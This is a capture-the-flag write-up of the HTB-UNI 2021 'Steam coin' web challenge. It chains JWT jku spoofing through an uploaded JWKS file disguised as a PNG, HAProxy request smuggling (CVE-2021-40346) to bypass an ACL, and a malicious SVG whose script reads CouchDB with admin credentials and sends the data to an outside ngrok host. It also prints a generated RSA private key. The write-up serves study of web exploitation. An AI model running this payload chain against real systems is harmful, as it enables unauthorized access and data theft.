Steam coin
Introduction
Steam coin was a web challenge from HTB-UNI CTF 2021. The challenge is to find a way to get the flag from the database. We have access to the source code of the server and the client. The server is a nodejs server and the client is a vanilla js client.
Proof of concept
- Upload to the website a png image that is actually a valid jwks.json file containing the public key associated with a private key we generated ourselves on our attacking machine.

- Generate a jwt with 'admin' as username, and the png file as jku (as well as the KID indicated in the png).
- We correctly spoofed a JWT for user admin. We still can't call protected /api/test-ui route because of proxy acl restrictions. Use CVE-2021-40346 (HTTP request smuggling in HAProxy) to bypass the acl restrictions.
- We can now access /api/test-ui as admin user. This path allows us to force the server to make a request through a headless browser to http://127.0.0.1:1337/${path} (${path} being transmitted through the request body to /api/test-ui).
- Force the browser of the server to make a request to a malicious SVG file we uploaded on the website. This file contains an XSS that forces the server to make HTTP requests locally to the couchdb database (that precisely works through HTTP, and was only accessible locally).
- The database contains the flag.
Recon
The web page at the root URL of the challenge was a simple login page, containing a link to a register page. This register page worked as intended, and we were able to connect as a user of the website.
Once connected, we noticed that the requests exchanged with the server all contained a JWT token, that was used to control user sessions. We analyzed this JWT, and notices the following interesting elements:
Jwt analysis
The jwt have an header, a payload and a signature. The header contains the algorithm used to sign the token, and the payload contains the username of the user, and the jku (json web key url) of the user. The signature is generated using the private key associated with the public key contained in the jku.
This file has the following structure:
{
  "alg": "RS256",
  "jku": "http://
We need to find a way to upload our own jwks file.
The website also allows users to upload a verification document. From the source code, we know that this verification document can only have one of the following extensions: jpg, png, pdf, svg.
// genkey.js
const NodeRSA = require('node-rsa'); // npm i node-rsa
const uuid = require('uuid');
const fs = require('fs');

this.KEY = new NodeRSA({b: 512});
this.KEY.generateKeyPair();
this.PUBLIC_KEY = this.KEY.exportKey('public')
this.PRIVATE_KEY = this.KEY.exportKey('private')
this.KEY_COMP = this.KEY.exportKey('components-public');
this.KID = uuid.v4();

const jwk = JSON.stringify({
  "keys": [
    {
      "kty": "RSA",
      "kid": this.KID,
      "use": "sig",
      "alg": "RS256",
      "n": this.KEY_COMP.n.toString('base64'),
      "e": 'AQAB'
    }
  ]
}, null, 2)

fs.writeFileSync('jwk.png', jwk);
console.log('jwk.png generated');
console.log(`\nkid:\n${this.KID}`);
console.log(`\nPublic key:\n${this.PUBLIC_KEY}`);
console.log(`\nPrivate key:\n${this.PRIVATE_KEY}`);
node genkey.js

jwk.png generated

kid:
2e1f4b81-1c10-4e3f-b79f-a423ce0ea02f

Public key:
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAntXMXJD626omfuAGMg6T
yOYC00veN9fe7WohMS/rBp5j1oaGVyZo1Ad4c3pNcOrRAmX09m4OyiSAzoLv6S9T
anj4V7qU5Ho84vh3pHI9vQjX8IwW8gw4ElvraxnODtFuIXjhEAmaElYjR+RsasNh
d7xyzHaMzu/dolCi60vKhA7aEGGYkDo5+rDKMQtb9PRei1JSvzp8QaWGBVjO5lOJ
Us6WRghMaQbSJexyvWjYaP6T0ytcyYNQFTNHegH7CKKAchc8K6fGuC+O+86qiGeJ
lqa8ePOHD/nDOZndxmttu2RzrXIFJw+Yu4vnTKF2YCNhqbU+9mq0Jurrjs/was0Q
6wIDAQAB
-----END PUBLIC KEY-----

Private key:
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAntXMXJD626omfuAGMg6TyOYC00veN9fe7WohMS/rBp5j1oaG
VyZo1Ad4c3pNcOrRAmX09m4OyiSAzoLv6S9Tanj4V7qU5Ho84vh3pHI9vQjX8IwW
8gw4ElvraxnODtFuIXjhEAmaElYjR+RsasNhd7xyzHaMzu/dolCi60vKhA7aEGGY
kDo5+rDKMQtb9PRei1JSvzp8QaWGBVjO5lOJUs6WRghMaQbSJexyvWjYaP6T0ytc
yYNQFTNHegH7CKKAchc8K6fGuC+O+86qiGeJlqa8ePOHD/nDOZndxmttu2RzrXIF
Jw+Yu4vnTKF2YCNhqbU+9mq0Jurrjs/was0Q6wIDAQABAoIBABO2Co9uOoNqIS7b
lEk//90Nlkosfx5E/thNtGLLRIpku5USyrckABxX9P23rsaVjWyTxIuUaudxEj8O
hsFUazCqZH9Wm0WjWcz88rQIrVq5Lzsd13cgRxEYMSXwZN735Ifo3V1FI8akw+oX
EdFJ/92BGGoBSEYiBEoxYZZ7qF0s3IJlhiEM1/J3jI7fKx4sb20LT/ep7IqZXK6k
Nn7Z4GW2BtsaTMXbfG7rmdcQWVB/Jge5zs0HIeJY0urf9zPHm6H7KWTJKmF9chLL
F6fJfVtvRTvsBnH0pKtBT5CkDhFO3JGWFicAONLKW8yTQMslJUsoGs5UpV2gwk/V
DLfI6JECgYEA1uqq8RHcdD5mb8CRN6Uc86AQ/Go41j+ayVpPdGIEWVuHygyBBhN6
JG13/KKye08Hu+dBdP+IIuAHmTS6aR/joOxC0tERTKN4cNmyOT5vC+msWYlBJ0nR
LDA/a5RjvvbiGlYUC6afSYsRUmnU5eniNTnpESjHoqG4grxNgBTGLbMCgYEAvTKu
S+DblblI13OaF00d+DPpZBaPYa/kCxOS7xW4T81F9iXJoayzSpZtcxfXj0e3fujN
dyOY8MnwTq90Q7KUhiRSRmqXgqdGumhUlTUo9eM5Ybvw4BLdTz3LS7NxU+IJWz9M
WxuzlKBnfPc5zu4+5LkoP9tw53V0YvLzXCIaI+kCgYEAgeFzyRhYOE/1rBeeKxi3
tGvJmCHBk4kAzCqt1dHeevobx/lih/+BUz5swtq4LlkGfYI2RrSe2yS0stvww9Mn
x3rAr5L1d3FbOif10y5uAa8IH1wZadrsdF38FdGpriCZZ/0ZRClAHjvTDhEzPnbn
4+7JcTtJ2nkNfsS5uWvUkI0CgYBWt2H32UoL5+6hAZVA1NHFr1Vr0INLTOkCwqf3
+UaPHRDR7yPpfFR4/VWRCP5952sNOfrifmhdBNGl3vk1BibZDNDBAZ4L/kuGqMcL
1F+/w7PLPe77ZOoWpcYGHmr0/Yc4UVzX7Wxz1MlaF55hYAVnpA30psmq7MS5jY1J
T0AX8QKBgQCdEyIdIX3MguWWPysM4Cu0pFxegUUQmMOEzrtWbyvYoWrdTdxM/XM4
X/bXL9rMTv+4XSqySUS/vYW7wv4rNHs4yjDAyga0E2kC2AUqN5eo5LXa1qmq+ywk
qg9Tfp9u5RstqnVXeKvsccW/YcYDVL6ikWXTksexubfe/6oGOz9t6g==
-----END RSA PRIVATE KEY-----
Now we can upload the png file in the website.
Crafting the jwt
Now that we have a jwks file, we need to craft a jwt that will be accepted by the server. We can use the following python script to generate a valid jwt:
Admin panel
Now that we have a valid jwt, we can access the admin panel. The admin panel is accessible at the following URL: /admin. But this page have nothing, only this message: "Admin panel under construction".
We noticed in the source code of the application a potentially interesting path, /api/test-ui, that only the admin user could access. Yet, when trying to reach it with our forged JWT token, we were displayed an error message (403 Forbidden). We were hosting the application locally with some debug logs when reaching the /api/test-ui route, and realized that the request didn’t even reach the backend router.
We recalled seeing HAProxy in the configuration files of the application source code. We checked it again, and noticed the ACL restriction on the path we were trying to reach:
frontend http-in
  bind *:80
  default_backend web
  acl network_allowed src 127.0.0.1
  acl restricted_page path_beg /api/test-ui
  http-request deny if restricted_page !network_allowed
These three lines basically mean that we cannot access /api/test-ui if we are not on localhost. Since we had no way to trigger an XSS or simulate a request coming from localhost, we searched for ways to bypass such ACL restrictions. We rather quickly stumbled upon CVE-2021-40346, a request smuggling vulnerability in HAProxy that allows precisely to bypass ACL restrictions.
GET /bla HTTP/1.1
Host: 127.0.0.1
Content-Length0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa:
Content-Length: 90

POST /api/test-ui HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: curl/7.74.0
Accept: /
With this we have a poc that allows us to bypass the ACL restriction and reach the /api/test-ui route.
On the /api/test-ui route, we have a puppteer script that allowed us to visit a page on 127.0.0.1.
const testUI = async (path, keyword) => {
  return new Promise(async (resolve, reject) => {
      const browser = await puppeteer.launch(browser_options);
      let context = await browser.createIncognitoBrowserContext();
      let page = await context.newPage();
      try {
          await page.goto(`http://127.0.0.1:1337/${path}`, {
              waitUntil: 'networkidle2'
          });

          await page.waitForTimeout(8000);

          await page.evaluate((keyword) => {
              return keyword
          }, keyword)
              .then(isMatch => resolve(isMatch));
      } catch(e) {
          reject(false);
      }
      await browser.close();
  });
};
Get the flag
Since we control the path argument, we can actually force the server to make a request to localhost. If we could actually point this request to a file containing Javascript, we would have an XSS, which would be interesting for us since the database used by the application is couchdb, that is accessible only locally on port 5984. Interaction with couchdb is entirely done through HTTP. So if we can force the server through XSS to make requests to its local instance of couchdb and somehow relay the response to us, we would have access to the database.
We can actually do such a thing and trigger the XSS, since as we recall, the site allows uploading SVG files. SVG files can contain <script> tags and make the client execute the contained Javascript. We create the following payload.svg file:
<svg version="1.1" id="loader-1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
     width="40px" height="40px" viewBox="0 0 50 50" style="enable-background:new 0 0 50 50;" xml:space="preserve">
  <script type="text/javascript">
  fetch('http://admin:youwouldntdownloaddacouch@localhost:5984/users/admin', {
    headers: {
      'Content-Type': 'application/json',
      'Authorization': `Basic ${btoa('admin:youwouldntdownloaddacouch')}`
    }
  }).then(res => res.json()).then(res => {
    fetch(`http://ceea-95-28-231-20.ngrok.io/exploit/${btoa(JSON.stringify(res))}`, { mode: 'no-cors' });
  }
  </script>
</svg>
We can now upload this file to the server. Clone and start my express-sec repo: Source here
When the server is redirected to this svg file, it will execute our javascript payload. It will:
- Force the server to make a request to localhost:5984/users/admin (dumping data of the table “users”, row with ID “admin”).
- Send the response to our ngrok server as base64 in the URL.
Only thing left to do is to smuggle a request triggering the testUI fonction with the path body argument set to the svg payload:
Final payload

The server will request the SVG, execute the JS, make a request locally to the couchdb, and exfiltrate the response of the request to us. We indeed get a hit on our ngrok server, and we get the flag.